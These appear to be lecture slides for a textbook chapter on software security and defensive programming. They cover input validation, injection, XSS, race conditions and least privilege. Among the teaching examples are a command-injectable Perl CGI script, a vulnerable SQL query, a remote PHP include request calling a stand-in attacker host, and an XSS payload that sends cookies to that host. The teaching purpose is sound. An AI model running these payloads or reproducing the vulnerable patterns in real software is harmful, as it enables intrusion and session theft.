Computer Security: Principles and Practice

Fourth Edition

By: William Stallings and Lawrie Brown

Chapter 11

Software Security

Table 11.1

CWE/SANS TOP 25 Most Dangerous Software Errors (2011)

Software Error Category: Insecure Interaction Between Components
Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
Unrestricted Upload of File with Dangerous Type
Cross-Site Request Forgery (CSRF)
URL Redirection to Untrusted Site ('Open Redirect')
Software Error Category: Risky Resource Management
Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Download of Code Without Integrity Check
Inclusion of Functionality from Untrusted Control Sphere
Use of Potentially Dangerous Function
Incorrect Calculation of Buffer Size
Uncontrolled Format String
Integer Overflow or Wraparound
Software Error Category: Porous Defenses
Missing Authentication for Critical Function
Missing Authorization
Use of Hard-coded Credentials
Missing Encryption of Sensitive Data
Reliance on Untrusted Inputs in a Security Decision
Execution with Unnecessary Privileges
Incorrect Authorization
Incorrect Permission Assignment for Critical Resource
Use of a Broken or Risky Cryptographic Algorithm
Improper Restriction of Excessive Authentication Attempts
Use of a One-Way Hash without a Salt

(Table is on page 359 in the textbook)

Security Flaws

- Critical Web application security flaws include five flaws related to insecure software code
  - Unvalidated input
  - Cross-site scripting
  - Buffer overflow
  - Injection flaws
  - Improper error handling

- These flaws occur as a consequence of insufficient checking and validation of data and error codes in programs

- Awareness of these issues is a critical initial step in writing more secure program code

- Emphasis should be placed on the need for software developers to address these known areas of concern

Reducing Software Vulnerabilities

- The NIST report NISTIR 8151 presents a range of approaches to reduce the number of software vulnerabilities
- It recommends:
    - Stopping vulnerabilities before they occur by using improved methods for specifying and building software
    - Finding vulnerabilities before they can be exploited by using better and more efficient testing techniques
    - Reducing the impact of vulnerabilities by building more resilient architectures

Software Security, Quality and Reliability

- Software quality and reliability:
  - Concerned with the accidental failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
  - Improve using structured design and testing to identify and eliminate as many bugs as possible from a program
  - Concern is not how many bugs, but how often they are triggered

- Software security:
  - Attacker chooses probability distribution, specifically targeting bugs that result in a failure that can be exploited by the attacker
  - Triggered by inputs that differ dramatically from what is usually expected
  - Unlikely to be identified by common testing approaches

Defensive Programming

- Also referred to as secure programming
- Designing and implementing software so that it continues to function even when under attack
- Requires attention to all aspects of program execution, environment, and type of data it processes
- Software is able to detect erroneous conditions resulting from some attack
- Key rule is to never assume anything, check all assumptions and handle any possible error states



Figure 11.1 Abstract View of Program

Defensive Programming

- Programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
  - Assumptions need to be validated by the program and all potential failures handled gracefully and safely
- Requires a changed mindset to traditional programming practices
  - Programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their programs

- Conflicts with business pressures to keep development times as short as possible to maximize market advantage

Security by Design

- Security and reliability are common design goals in most engineering disciplines
- Software development not as mature
- Recent years have seen increasing efforts to improve secure software development processes
- Software Assurance Forum for Excellence in Code (SAFECode)
    - Develop publications outlining industry best practices for software assurance and providing practical advice for implementing proven methods for secure software development

Handling Program Input

Incorrect handling is a very common failing

Input is any source of data from outside and whose value is not explicitly known by the programmer when the code was written

Must identify all data sources

Explicitly validate assumptions on size and type of values before use

Input Size & Buffer Overflow

- Programmers often make assumptions about the maximum expected size of input
  - Allocated buffer size is not confirmed
  - Resulting in buffer overflow
- Testing may not identify vulnerability
  - Test inputs are unlikely to include large enough inputs to trigger the overflow
- Safe coding treats all input as dangerous

Interpretation of Program Input

- Program input may be binary or text
  - Binary interpretation depends on encoding and is usually application specific
- There is an increasing variety of character sets being used
  - Care is needed to identify just which set is being used and what characters are being read
- Failure to validate may result in an exploitable vulnerability
- 2014 Heartbleed OpenSSL bug is a recent example of a failure to check the validity of a binary input value
- https://www.youtube.com/watch?v=WgrBrPW_Zn4
- https://www.youtube.com/watch?v=OMtvF-FTxGQ

Injection Attacks

- Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program

Most often occur in scripting languages

- Encourage reuse of other programs and system utilities where possible to save coding effort
- Often used as Web CGI scripts

```
#!/usr/bin/perl
# finger.cgi - finger CGI script using Perl5 CGI module

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI;       # create query object

# display HTML header
print $q->header,
      $q->start_html('Finger User'),
      $q->h1('Finger User');
print "<pre>";

# get name of user and display their finger details
$user = $q->param("user");
print `/usr/bin/finger -sh $user`;

# display HTML footer
print "</pre>";
print $q->end_html;
```

(a) Unsafe Perl finger CGI script

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

(b) Finger form

```
Finger User
Login    Name                 TTY  Idle  Login  Time   Where
lpb      Lawrie Brown         p0         Sat    15:24 ppp41.grapevine

Finger User
attack success
-rwxr-xr-x   1 lpb  staff  537 Oct 21 16:19 finger.cgi
-rw-r--r--   1 lpb  staff  251 Oct 21 16:14 finger.html
```

(c) Expected and subverted finger CGI responses

```
# get name of user and display their finger details
$user = $q->param("user");
die "The specified user contains illegal characters!"
    unless ($user =~ /^\w+$/);
print `/usr/bin/finger -sh $user`;
```

(d) Safety extension to Perl finger CGI script

Figure 11.2 A Web CGI Injection Attack

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
    mysql real escape string($name) . "';"
$result = mysql_query($query);
```

(b) Safer PHP code

Figure 11.3 SQL Injection Example

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
…
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 PHP Code Injection Example

Cross Site Scripting (XSS) Attacks

Attacks where input provided by one user is subsequently output to another user

Commonly seen in scripted Web applications

- Vulnerability involves the inclusion of script code in the HTML content
- JavaScript, ActiveX, VBScript, Flash, or any scripting language supported by browser
- Browsers impose security checks and restrict data access to pages

Cross Site Scripting (XSS) Attacks

Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site

https://www.youtube.com/watch?v=cbmBDiR6WaY

XSS reflection vulnerability

- Attacker includes the malicious script content in data supplied to a site

Validating Input Syntax

It is necessary to ensure that data conform with any assumptions made about the data before subsequent use

Input data should be compared against what is wanted

Alternative is to compare the input data with known dangerous values

By only accepting known safe data the program is more likely to remain secure

Alternate Encodings

May have multiple means of encoding text

Growing requirement to support users around the globe and to interact with them using their own languages

Unicode used for internationalization

- Uses 16-bit value for characters
- UTF-8 encodes as 1-4 byte sequences
- Many Unicode decoders accept any valid equivalent sequence

Canonicalization

- Transforming input data into a single, standard, minimal representation
- Once this is done the input data can be compared with a single representation of acceptable input values

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Validating Numeric Input

- Additional concern when input data represents numeric values
- Internally stored in fixed-sized values
  - 8, 16, 32, 64-bit integers
  - Floating point numbers depend on the processor used
  - Values may be signed or unsigned
- Must correctly interpret text form and process consistently
  - Have issues comparing signed to unsigned
  - Could be used to thwart buffer overflow check

Validating Numeric Input

- Example: Consider an 8-bit integer
- Buffer size (inputSize) may be read as an unsigned integer
- Assume max allowed buffer size = 50 characters
    - inputBuff = "Your name"
    - inputSize = sizeof(inputBuff)   // inputSize = 9 + 1 (for null character) = 10
    - 10 (decimal) converted to 8-bit unsigned integer is 00001010
    - So inputSize = 00001010
    - if (inputSize <= 50) // continue, all is valid…

Validating Numeric Input

- Suppose we read in the following:
  - inputBuff = "This is a hacked piece of input text. The input text of this particular piece of text is 186 characters in length. Clearly this length string should not be allowed as input, but it does!"
  - inputSize = sizeof(inputBuff)   // inputSize = 186 + 1 (for null character) = 187
  - 187 (decimal) converted to 8-bit unsigned integer is 10111011
  - So inputSize = 10111011
  - If, on another system, inputSize is suddenly treated as a signed 8-bit integer, then 10111011 means: (1)0111011: sign is 1: thus negative, 0111011 converted to decimal is 59, so the result is -59. Thus, inputSize = -59
  - if (inputSize <= 50) // continue, all is valid…

Input Fuzzing

Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989

- Software testing technique that uses randomly generated data as inputs to a program
  - Range of inputs is very large
  - Intent is to determine if the program or function correctly handles abnormal inputs
  - Simple, free of assumptions, cheap
  - Assists with reliability as well as security
- Can also use templates to generate classes of known problem inputs
  - Disadvantage is that bugs triggered by other forms of input would be missed
  - Combination of approaches is needed for reasonably comprehensive coverage of the inputs

Writing Safe Program Code

- Processing of data is done by some algorithm to solve a required problem
- High-level languages are typically compiled and linked into machine code which is then directly executed by the target processor

Security issues:

- Correct algorithm implementation
- Correct machine instructions for algorithm
- Valid manipulation of data

Correct Algorithm Implementation

Issue: Not able to develop programs with "good" techniques

- Algorithm may not correctly handle all problem variants (Example of Netscape browser random generator)
- Consequence of deficiency is a bug in the resulting program that could be exploited

Issue: TCP/IP spoof: Initial sequence numbers used by many TCP/IP implementations are too predictable

- Combination of the sequence number as an identifier and authenticator of packets and the failure to make them sufficiently unpredictable enables the attack to occur

Issue: when the programmers deliberately include additional code in a program to help test and debug it

- Often code remains in production release of a program and could inappropriately release information
- May permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform
- This vulnerability was exploited by the Morris Internet Worm (Easter eggs)

Correct Algorithm Implementation

- Links to "easter eggs":
- Excel 97: https://www.youtube.com/watch?v=-gYb5GUs0dM
- Windows 10: https://www.youtube.com/watch?v=x6JckdObaRI

Ensuring Machine Language Corresponds to Algorithm

- An attacker may hack a compiler/insert malware in it
- Issue is ignored by most programmers
    - Assumption is that the compiler or interpreter generates or executes code that validly implements the language statements
- Requires comparing machine code with original source
    - Slow and difficult
- Development of computer systems with very high assurance level is the one area where this level of checking is required
    - Specifically Common Criteria assurance level 7

Correct Data Interpretation

- Data stored as bits/bytes in computer
  - Grouped as words or longwords
  - Accessed and manipulated in memory or copied into processor registers before being used
  - Interpretation depends on the machine instruction executed
- Different languages provide different capabilities for restricting and validating interpretation of data in variables
  - Strongly typed languages are more limited, but safer
  - Other languages allow more liberal interpretation of data and permit program code to explicitly change their interpretation

Correct Use of Memory

- Issue of dynamic memory allocation
    - Unknown amounts of data
    - Allocated when needed, released when done
    - Used to manipulate a memory leak
    - Steady reduction in memory available on the heap to the point where it is completely exhausted
- Many older languages have no explicit support for dynamic memory allocation
    - Use standard library routines to allocate and release memory
- Modern languages handle it automatically

Race Conditions

- Without synchronization of accesses it is possible that values may be corrupted or changes lost due to overlapping access, use, and replacement of shared values
- Arise when writing concurrent code whose solution requires the correct selection and use of appropriate synchronization primitives
- Deadlock
  - Processes or threads wait on a resource held by the other
  - One or more programs has to be terminated
- End result: DoS

Safe Operating System Interaction

Programs execute on systems under the control of an operating system

- Mediates and shares access to resources
- Constructs execution environment
- Includes environment variables and arguments

Systems have the concept of multiple users

- Resources are owned by a user and have permissions granting access with various rights to different categories of users
- Programs need access to various resources, however excessive levels of access are dangerous
- Concerns when multiple programs access shared resources such as a common file

Environment Variables

Collection of string values inherited by each process from its parent

- Can affect the way a running process behaves
- Included in memory when it is constructed

Can be modified by the program process at any time

- Modifications will be passed to its children

Another source of untrusted program input

Most common use is by a local user attempting to gain increased privileges

- Goal is to subvert a program that grants superuser or administrator privileges

Use of Least Privilege

Privilege escalation

- Exploit of flaws may give attacker greater privileges

Least privilege

- Run programs with least privilege needed to complete their function

Determine appropriate user and group privileges required

- Decide whether to grant extra user or group privileges

Ensure that a privileged program can modify only those files and directories necessary

Root/Administrator Privileges

Programs with root/ administrator privileges are a major target of attackers

- They provide highest levels of system access and control
- Are needed to manage access to protected system resources

Often privilege is only needed at start

- Can then run as normal user

Good design partitions complex programs in smaller modules with needed privileges

- Provides a greater degree of isolation between the components
- Reduces the consequences of a security breach in one component
- Easier to test and verify

System Calls and Standard Library Functions

Programs use system calls and standard library functions for common operations

Programmers make assumptions about their operation

- If incorrect behavior is not what is expected
- It may be a result of the system optimizing access to shared resources
- Results in requests for services being buffered, re-sequenced, or otherwise modified to optimize system use
- Such optimizations can conflict with program goals

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for writing
for each pattern
   seek to start of file
   overwrite file contents with pattern
close file
remove file
```

(a) Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for update
for each pattern
   seek to start of file
   overwrite file contents with pattern
   flush application write buffers
   sync file system write buffers with device
close file
remove file
```

(b) Better secure file shredding program algorithm

Figure 11.7 Example Global Data Overflow Attack

Preventing Race Conditions

- Programs may need to access a common system resource
- Need suitable synchronization mechanisms
  - Most common technique is to acquire a lock on the shared file
- Lockfile
  - Process must create and own the lockfile in order to gain access to the shared resource
  - Concerns
    - If a program chooses to ignore the existence of the lockfile and access the shared resource the system will not prevent this
    - All programs using this form of synchronization must cooperate
    - Implementation

```
#!/usr/bin/perl
#
$EXCL LOCK = 2;
$UNLOCK    = 8;
$FILENAME  = “forminfo.dat”;

# open data file and acquire exclusive access lock
open (FILE, ">> $FILENAME") || die "Failed to open $FILENAME \n";
flock FILE, $EXCL_LOCK;
… use exclusive access to the forminfo file to save details
# unlock and close file
flock FILE, $UNLOCK;
close(FILE);
```

Figure 11.8 Perl File Locking Example

Safe Temporary Files

- Many programs use temporary files
- Often in common, shared system area
- Must be unique, must not be accessed by others
- Commonly create temp file name using process ID
    - Unique, but predictable
    - Attacker might guess and attempt to create own file between program checking and creation
- Secure temporary file creation and use requires the use of random temporary file names

Other Program Interaction

Programs may use functionality and services of other programs

- Security vulnerabilities can result unless care is taken with this interaction
  - Such issues are of particular concern when the program being used did not adequately identify all the security concerns that might arise
  - Occurs with the current trend of providing Web interfaces to programs
  - Burden falls on the newer programs to identify and manage any security issues that may arise

Issue of data confidentiality/integrity

Detection and handling of exceptions and errors generated by interaction is also important from a security perspective

Handling Program Output

- Final component is program output
    - May be stored for future use, sent over net, displayed
    - May be binary or text
- Often the output of one operation is the input to the next
- Important from a program security perspective that the output conform to the expected form and interpretation
- Programs must identify what is permissible output content and filter any possibly untrusted data to ensure that only valid output is displayed
- Character set should be specified

Summary

- Software security issues
  - Introducing software security and defensive programming
- Writing safe program code
  - Correct algorithm implementation
  - Ensuring that machine language corresponds to algorithm
  - Correct interpretation of data values
  - Correct use of memory
  - Preventing race conditions with shared memory
- Handling program output
- Handling program input
  - Input size and buffer overflow
  - Interpretation of program input
  - Validating input syntax
  - Input fuzzing
- Interacting with the operating system and other programs
  - Environment variables
  - Using appropriate, least privileges
  - Systems calls and standard library functions
  - Preventing race conditions with shared system resources
  - Safe temporary file use
  - Interacting with other programs